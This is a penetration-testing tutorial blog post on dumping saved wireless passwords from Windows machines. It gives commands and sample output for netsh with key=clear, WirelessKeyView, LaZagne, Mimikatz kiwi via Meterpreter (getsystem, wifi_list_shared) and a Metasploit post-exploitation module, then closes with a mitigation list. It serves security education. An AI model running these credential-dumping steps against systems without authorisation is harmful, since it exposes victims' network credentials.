Credential Dumping: Wireless

Raj   March 29, 2020

Today we will be taking a look at how we can dump Wireless Credentials. We will cover Credential Dumping, Red Teaming, Different ways we can get those pesky wireless credentials.

Table of Content

What is Credential Dumping?

When the term password cracking is used in the cyber world, it is being used as a broad concept as it shelters all the methods related to attacking/dumping/retrieving passwords of the victim/target. But today, in this article we will solely focus on a technique called Credential Dumping.

Credential dumping is said to be a technique through which username and passwords are extracted of any login account from the target system. It is this technique that allows an attacker to get credentials of multiple accounts from one person. And these credentials can be of anything such as a bank, email account, social media account, wireless networks.

Credential Dumping in Real Life

When an attacker has access to the target system and through that access, they successfully retrieve the whole bunch of their credentials. Once you are inside the target's system, there are multiple methods to retrieve the credentials of a particular thing. For instance, to redeem all the names and passwords of the wireless networks to which the operating system has connected, there are various methods that an attacker can use and we will try and cover all of those methods here in our article. Now another thing to focus

on is that this dumping of credentials can be done both in internal penetration testing and external penetration testing, it depends on the methodology, perspective or subjectivity of the attack on the bases of which the best suitable method can be decided.

Credential Dumping Methods

Just like the instance presented above, we will portray various methods to dump wireless credentials from a system in this article. So, let's get started, shall we?

Manual Credential Dumping

All the Wi-Fi password with their respective SSID are stored in an XML file. The location of these files is **C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces***.** Here, you will find that SSID of wifi is saved in clear text whereas passwords are stored as keys.


Credential Dumping using netsh

Netsh is a scripting utility provided by Microsoft itself. It can be used both in command prompt or Windows PowerShell. Netsh is short for network shell. When executed, it provides detailed information about the configuration of the network that the system ever had; including revealing the credentials of wireless networks that it has ever been

connected to. This utility comes with various parameters that can be used to get various information as per the requirement. This method can be used both in internal and external penetration testing as netsh commands can be executed both locally and remotely.

To get the list of the SSIDs that the device has been connected to use the following command:

```
netsh wlan show profiles
```


And as a result of the above command, you can see the names of the Wi-Fi networks that the system was connected to in the past or present such as Meterpreter, Linuxlab, etc. The same has been demonstrated in the image above.

Further, to know the passwords of any one of the mentioned SSIDs use the following command :

```
netsh wlan show profile name=<SSID Name> key=clear
```

```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear ⏎

Profile Meterpreter on interface Wi-Fi:
=======================================================================

Applied: All User Profile

Profile information
-------------------
    Version            : 1
    Type               : Wireless LAN
    Name               : Meterpreter
    Control options    :
        Connection mode    : Connect automatically
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled

Connectivity settings
---------------------
    Number of SSIDs    : 1
    SSID name          : "Meterpreter"
    Network type       : Infrastructure
    Radio type         : [ Any Radio Type ]
    Vendor extension    : Not present

Security settings
-----------------
    Authentication     : WPA2-Personal
    Cipher             : CCMP
    Authentication     : WPA2-Personal
    Cipher             : GCMP
    Security key       : Present
    Key Content        : ignite@321

Cost settings
-------------
    Cost               : Unrestricted
    Congested          : No
    Approaching Data Limit : No
    Over Data Limit    : No
    Roaming            : No
    Cost Source        : Default
```

And just like it is shown in the image above, the result of the above command will give you the password.

Credential Dumping using WirelessKeyView

A wireless key view is a simple software accesses the XML files where wireless passwords are stored and reveals them in cleartext. This tool was developed to recover lost and forgotten password of a wireless network. This is the perfect method for

credential dumping in internal network penetration testing. To utilize this method simply download the tool from here and run it, you will get all the Wi-Fi names and its password as shown in the image below:

Credential Dumping using Wifi Network Properties

Our next method is manual, it is good when you are introduced to the network to work but for some reason, the password of the network isn't revealed to you. Then you can use this method, as it falls under the category of internal penetration testing methodology. To reveal the password of a wireless network manually, go to **Control Panel > Network and Internet > Network and Sharing Center** and then click on **Wi-Fi (*SSID*)**. A dialogue box will open, in that box click **Wireless Properties** button in the upper pane. Next, go to **Security** tab and you can see the password there just as it is shown in the image below:

Credential Dumping using LaZagne

LaZagne is an open-source tool that was developed to retrieve all the passwords stored in your machine. We have covered LaZagne in our other article, which you can read from here. In our experience, LaZagne is an amazing tool for credential dumping and its the best tool to be used for external penetration testing. To extract Wi-Fi password with LaZagne, simply download the tool from here and run it remotely using it following command :

```
lazagne.exe wifi
```

```
C:\Users\raj\Downloads>lazagne.exe wifi ⬅

|===============================================================|
|                                                               |
|                    The LaZagne Project                        |
|                                                               |
|                      ! BANG BANG !                            |
|                                                               |
|===============================================================|

[+] System masterkey decrypted for 76c3b02c-b191-42f9-a370-b39fc5511015
[+] System masterkey decrypted for e53c088a-e811-47af-a8c5-80fe5f51b9ce
[+] System masterkey decrypted for be0e448f-abfc-40f5-9f62-f042326fcb9c
[+] System masterkey decrypted for 5b8d4730-4034-41bf-a5b8-b8c79fef1c0c
[+] System masterkey decrypted for 0276c10e-c680-4843-906f-78d36a47a320

########## User: Raj ##########

----------------- Wifi passwords -----------------

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: ignit
Password: raj12345

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
u'SSID: ████\u20██ ███████'
Password: ███████

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: P█████
Password: ████████

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: ████████ █████
Password: ███████
```

After running the above command, all the Wi-Fi-related passwords with their respective SSID will be extracted.

Credential Dumping using Mimikatz

Another method that can be very useful in external penetration testing is using Mimikatz. We have covered various features of Mimikatz in our other article, which you can find here. Once you have the victim's session use the following commands to get the

passwords:

```
getsystem
load kiwi
wifi_list_shared
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > wifi_list_shared

{93EEBEAB-E57A-4566-B20E-8DCD4EC68E7C}
=====================================

Name                         Auth      Type      Shared Key
----                         ----      ----      ----------
DIRECT-MNDESKTOP-KDBNJ3BmscT  WPA2PSK   Unknown   ���!-s�f��Xc*��G�b@F�h

State: Unknown

{ED0157A2-E4F9-429E-9767-4D8D1C48EF9B}
=====================================

Name              Auth      Type      Shared Key
----              ----      ----      ----------
                            Unknown
Geet              WPA2PSK   Unknown
HACKER            WPA2PSK   Unknown
HUAWEI            WPA2PSK   Unknown
Igtech            WPA2PSK   Unknown
JioFi3_42994E     WPA2PSK   Unknown
L920_1230018836   open      Unknown
Linuxlab          WPAPSK    Unknown
Meterpreter       WPA2PSK   Unknown   ignite@321
OnePlus 5T        WPA2PSK   Unknown
POCO PHONE        WPA2PSK   Unknown
Pentest           WPA2PSK   Unknown
Pentest Lab       open      Unknown
Pentest Lab       WPA2PSK   Unknown
SAI RAM1          WPA2PSK   Unknown
Sinos             WPA2PSK   Unknown
TP-LINK_B62A      WPA2PSK   Unknown
airtel_FA1681     WPA2PSK   Unknown
ignit             WPA2PSK   Unknown
radha madhav      WPA2PSK   Unknown
```

And very easily you will have all the passwords at your service as shown in the image above.

Credential Dumping using Metasploit Framework

Then our next method is to use Metasploit to retrieving desired passwords. As all of us know that Metasploit is a framework that provides us with already constructed exploits to make pentesting convenient. And is an amazing platform for a beginner and expert in hacking pentesting world.

Now, to dump credentials there comes an in-built post exploit in the Metasploit and to run the said exploit; go to the terminal of Metasploit by typing msfconsole and get the session of you to the target system using any exploit you prefer. And then background the session use the post-exploit for extracting desired Wi-Fi credentials by using the following commands:

```
use post/windows/wlan/wlan_profile
set session 1
exploit
```


And just as it is shown in the image above, you will have your credentials.

Mitigation

There are various measures that you can follow in order to protect yourself from credential dumping attacks. These measures are given below:

- Keep you employees/employers aware
- DO NOT use default SSID of a wireless network
- Do not save the passwords on the system
- Always reconnect to a Wi-Fi manually.
- Have a different network for guests
- Use VPN
- Change your Wi-Fi password regularly
- Use a different IP address instead of the default one
- Make sure your modems don't have reset button as most of the modems come with the reset button. When the said button is pressed, it brings back the default settings which doesn't have any security layer and allows anyone to connect.

So, these were the methods to dump wireless credentials. Apply the suggested mitigation to your systems or networks in order to keep yourself safe from attackers. I hope these were useful and keep tuning in for various hacking techniques!

We are well aware these are tough times for everyone and, we, here at hacking articles hope and pray that everyone is safe and following the measure of self-quarantine. And for all the hacking/pen-testing enthusiasts we are working hard to bring more and more new content so that you can learn new things and use this self-isolation to its best. Stay Safe and take care! Happy Hacking!

Author: **Yashika Dhir** is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact **here**